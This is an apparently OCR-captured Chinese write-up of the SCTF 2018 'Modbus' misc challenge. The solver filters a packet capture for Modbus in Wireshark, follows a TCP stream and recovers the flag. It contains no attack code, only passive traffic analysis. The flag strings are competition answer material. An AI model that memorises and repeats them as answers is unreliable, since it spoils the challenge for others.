

```
sctf{T4is_is_f1ag2313}
```

MISC


0x03 神奇的Modbus


思路：根据题目Modbus，只要过滤Modbus协议，跟随tcp流就可以找到flag

寻找flag
附件： http://sctf2018.xctf.org.cn/media/task/c7348d96-947d-48ef-a91d-2b3eb647d9a9.zip




下载附件，解压，用wireshark分析






查找范围(I)：
c7348d96-947d-48ef-a91d-2b3eb647d9a9
名称
修改日期
类型
modbus.pcapng
2018/6/12 21:18
PCAPI
快速访问
桌面
库
此电脑
网络
文件名(N)：
c7348d96-947d-48ef-a91d-2b3eb647d9a9.;
打开(O)
文件类型(T)：
All Files
取消
帮助(H)
Read filter:
Format:
directory
Automatic
Size:
MAC name resolution
Packets:
Transport name resolution
First Packet:
Network name resolution
Elapsed:
Use external network name resolver

过滤之前：



cmd.exe ssh.exe ssh.exe cmd.exe javaw.exe Wireshark.exe
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ··· <Ctrl-/>
Expression··· + My Filter 应用此过滤器
No. Time Source Destination Protocol Length Info
1 0.000000 192.168.130.130 120.25.108.11 NTP 90 NTP Version 4, client
2 0.047168 120.25.108.11 192.168.130.130 NTP 90 NTP Version 4, server
3 0.687771 192.168.130.1 192.168.130.130 SSH 106 Client: Encrypted packet (len=52)
4 0.688125 192.168.130.130 192.168.130.1 TCP 60 22 → 61743 [ACK] Seq=1 Ack=53 Win=251 Len=0
5 5.015616 Vmware_02:23:7c Vmware_e8:c6:74 ARP 60 Who has 192.168.130.2? Tell 192.168.130.130
6 5.015616 Vmware_e8:c6:74 Vmware_02:23:7c ARP 42 192.168.130.2 is at 00:50:56:e8:c6:74
7 5.525088 Vmware_c0:00:08 Vmware_02:23:7c ARP 42 Who has 192.168.130.130? Tell 192.168.130.1
8 5.525293 Vmware_02:23:7c Vmware_c0:00:08 ARP 60 192.168.130.130 is at 00:0c:29:02:23:7c
9 12.255406 192.168.130.1 192.168.130.130 SSH 106 Client: Encrypted packet (len=52)
10 12.255683 192.168.130.130 192.168.130.1 TCP 60 22 → 61745 [ACK] Seq=1 Ack=53 Win=1432 Len=0
11 12.968837 192.168.130.1 192.168.130.130 SSH 106 Client: Encrypted packet (len=52)
12 12.971790 192.168.130.130 192.168.130.1 TCP 60 22 → 61743 [ACK] Seq=1 Ack=105 Win=251 Len=0
13 12.971791 192.168.130.130 192.168.130.1 SSH 106 Server: Encrypted packet (len=52)
14 13.012291 192.168.130.1 192.168.130.130 TCP 54 61743 → 22 [ACK] Seq=105 Ack=53 Win=2052 Len=0
15 13.520576 192.168.130.130 192.168.130.1 SSH 170 Server: Encrypted packet (len=116)
16 13.560740 192.168.130.1 192.168.130.130 TCP 54 61743 → 22 [ACK] Seq=105 Ack=169 Win=2052 Len=0
17 14.669300 192.168.130.1 192.168.130.130 SSH 106 Client: Encrypted packet (len=52)
18 14.669634 192.168.130.130 192.168.130.1 SSH 106 Server: Encrypted packet (len=52)
19 14.710783 192.168.130.1 192.168.130.130 TCP 54 61743 → 22 [ACK] Seq=157 Ack=221 Win=2052 Len=0
Frame 1: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface 0
Ethernet II, Src: Vmware_02:23:7c (00:0c:29:02:23:7c), Dst: Vmware_e8:c6:74 (00:50:56:e8:c6:74)
Internet Protocol Version 4, Src: 192.168.130.130, Dst: 120.25.108.11
User Datagram Protocol, Src Port: 38592 (38592), Dst Port: 123 (123)
Network Time Protocol (NTP Version 4, client)

过滤之后：



cmd.exe ssh.exe ssh.exe cmd.exe javaw.exe Wireshark.exe
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
modbus
Expression··· + My Filter 应用此过滤器
No. Time Source Destination Protocol Length Info
937 145.479940 192.168.130.1 192.168.130.130 Modbus/TCP 66 Query: Trans: 1; Unit: 1, Func: 4: Read Input Registers
941 145.699555 192.168.130.130 192.168.130.1 Modbus/TCP 109 Response: Trans: 1; Unit: 1, Func: 4: Read Input Registers
943 146.216337 192.168.130.1 192.168.130.130 Modbus/TCP 66 Query: Trans: 1; Unit: 1, Func: 1: Read Coils
945 146.217126 192.168.130.130 192.168.130.1 Modbus/TCP 66 Response: Trans: 1; Unit: 1, Func: 1: Read Coils
947 146.813301 192.168.130.1 192.168.130.130 Modbus/TCP 66 Query: Trans: 1; Unit: 1, Func: 1: Read Coils
948 146.813950 192.168.130.130 192.168.130.1 Modbus/TCP 65 Response: Trans: 1; Unit: 1, Func: 1: Read Coils
950 150.491125 192.168.130.1 192.168.130.130 Modbus/TCP 66 Query: Trans: 1; Unit: 1, Func: 1: Read Coils
951 150.492337 192.168.130.130 192.168.130.1 Modbus/TCP 65 Response: Trans: 1; Unit: 1, Func: 1: Read Coils
953 151.021268 192.168.130.1 192.168.130.130 Modbus/TCP 66 Query: Trans: 1; Unit: 1, Func: 1: Read Coils




跟随第一个tcp 流



找到flag





```
sctf{Easy_Mdbus}
```

提交答案发现不对

尝试加个o，提交正确

```
sctf{Easy_Modbus}
```

转载于:https://www.cnblogs.com/Jas502n/p/9228589.html